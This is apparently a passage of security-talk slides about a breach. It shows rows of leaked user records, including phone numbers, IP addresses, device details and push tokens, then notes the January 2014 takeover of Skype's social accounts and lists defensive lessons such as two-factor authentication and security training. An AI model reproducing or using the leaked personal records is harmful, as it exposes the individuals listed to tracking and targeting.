| 963930168717  | 02467afdde7c3ede842500685148dd6d170e5a4c            | Syrian Arab<br>Republic<br>[SY][963] | 90.153.175.77   | No     | 5361 | 0/3           | Desktop     | Windows<br>(4) | NT5.1         | 2013-07-17<br>11:03:01 | 2013-07-17<br>11:03:01 | 2013-07-17<br>11:03:01 | 3.0.1            |   | No      | Remove<br>Reset limits |
| 963112118724  | 02c8cee5579e9aff2422a1ad6cd5d7d8618d6a77            | United<br>Kingdom<br>[GB][963]       | 88.208.207.136  | Yes    | 2844 | 0/3           | LT26i       | Android (1)    | 4.0.4         | 2013-01-26<br>08:11:35 | 2013-01-23<br>08:58:45 | 2013-01-26<br>08:14:58 | 2.2.2.22         | APA91bHT9rpJWYRDfxCnrzG-<br>UFDYmWTCOQKIYTKRrJ700iVmvgjf-<br>r3eVZY8K7prdyGIXs3teM9x8-<br>y4D7N89rmjystoD_zBm88gQa2nVz2mJK3jiJaP1A<br>QiBMgIXwMfuz8yE1F9YM0 | Yes     | Remove<br>Reset limits |
| 963930259601  | 0334e0683e2c1d58bc1a6d5f71d71f5b8f3898a8            | United<br>States<br>[US][963]        | 199.255.212.200 | Yes    | 4913 | 0/3           | Desktop     | Windows<br>(4) | NT6.1         | 2013-06-05<br>16:09:34 | 2013-06-05<br>16:09:34 | 2013-06-05<br>16:20:46 | 3.0.1            |   | No      | Remove<br>Reset limits |
| 963114720723  | 0431a8a7a55309786d998728bc21775a455732c8            | United<br>States<br>[US][963]        | 209.189.228.9   | Yes    | 3522 | 0/3           | Desktop     | Windows<br>(4) | NT6.1         | 2013-05-07<br>10:59:11 | 2013-05-07<br>10:55:08 | 2013-05-07<br>11:00:01 | 3.0.0            |   | No      | Remove<br>Reset limits |
| 963112137746  | 0435f607a3c56600f039d617d94c35377cc4195e            | United<br>States<br>[US][963]        | 216.172.142.244 | Yes    | 4310 | 0/3           | iPad1,1     | iOS (0)        | 5.1.1         | 2012-03-09<br>23:01:12 | 2012-03-09<br>22:55:26 | 2013-05-30<br>16:09:38 | 2.1.4.731        | 5f4c9329ad000053c1791ec9184225be59f61a56be<br>e96eb784e74efa38fa055a  | Yes     | Remove<br>Reset limits |
| 963930074858  | 0450983bce5e9e81976ec839050757b9114c060c            | United<br>States<br>[US][963]        | 199.255.212.200 | Yes    | 1951 | 0/3           | Desktop     | Windows<br>(4) | NT6.2         | 2013-06-11<br>19:33:02 | 2013-06-11<br>19:33:02 | 2013-06-11<br>19:33:19 | 3.0.1            |   | No      | Remove<br>Reset limits |
| 963930299607  | 046dbc8d3286246db8a3efc7325f07acd8021d81            | Syrian Arab<br>Republic<br>[SY][963] | 5.0.130.149     | Yes    | 7419 | 0/3           | Desktop     | Windows<br>(4) | NT6.1         | 2013-07-12<br>11:43:03 | 2013-07-12<br>11:43:03 | 2013-07-12<br>11:43:58 | 3.1.0            |   | No      | Remove<br>Reset limits |
| 963116116644  | 04bc78ecccd797f3a4fe4f9131353bafb8c92c1a            | Syrian Arab<br>Republic<br>[SY][963] | 31.9.106.82     | Yes    | 1515 | 0/3           | zaidyahya   | Windows<br>(4) | NT6.1         | 2013-07-09<br>03:21:22 | 2013-07-07<br>11:37:04 | 2013-07-09<br>03:21:55 | 3.0.1            |   | No      | Remove<br>Reset limits |

## Skype

- January 1 2014
  - Skype Blog
  - Skype Twitter
  - Skype Facebook page





### **How Could This Have Been Avoided?**

- Email security
- 2 factor authentication
- Respond to wide spread phishing attempts
  - Web security appliances
- Security training for all people associated with ANYTHING involving an external portal
- Enable incident response as per handbook
  - Increase response as warranted!
- Indicators of compromise




















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Q & A


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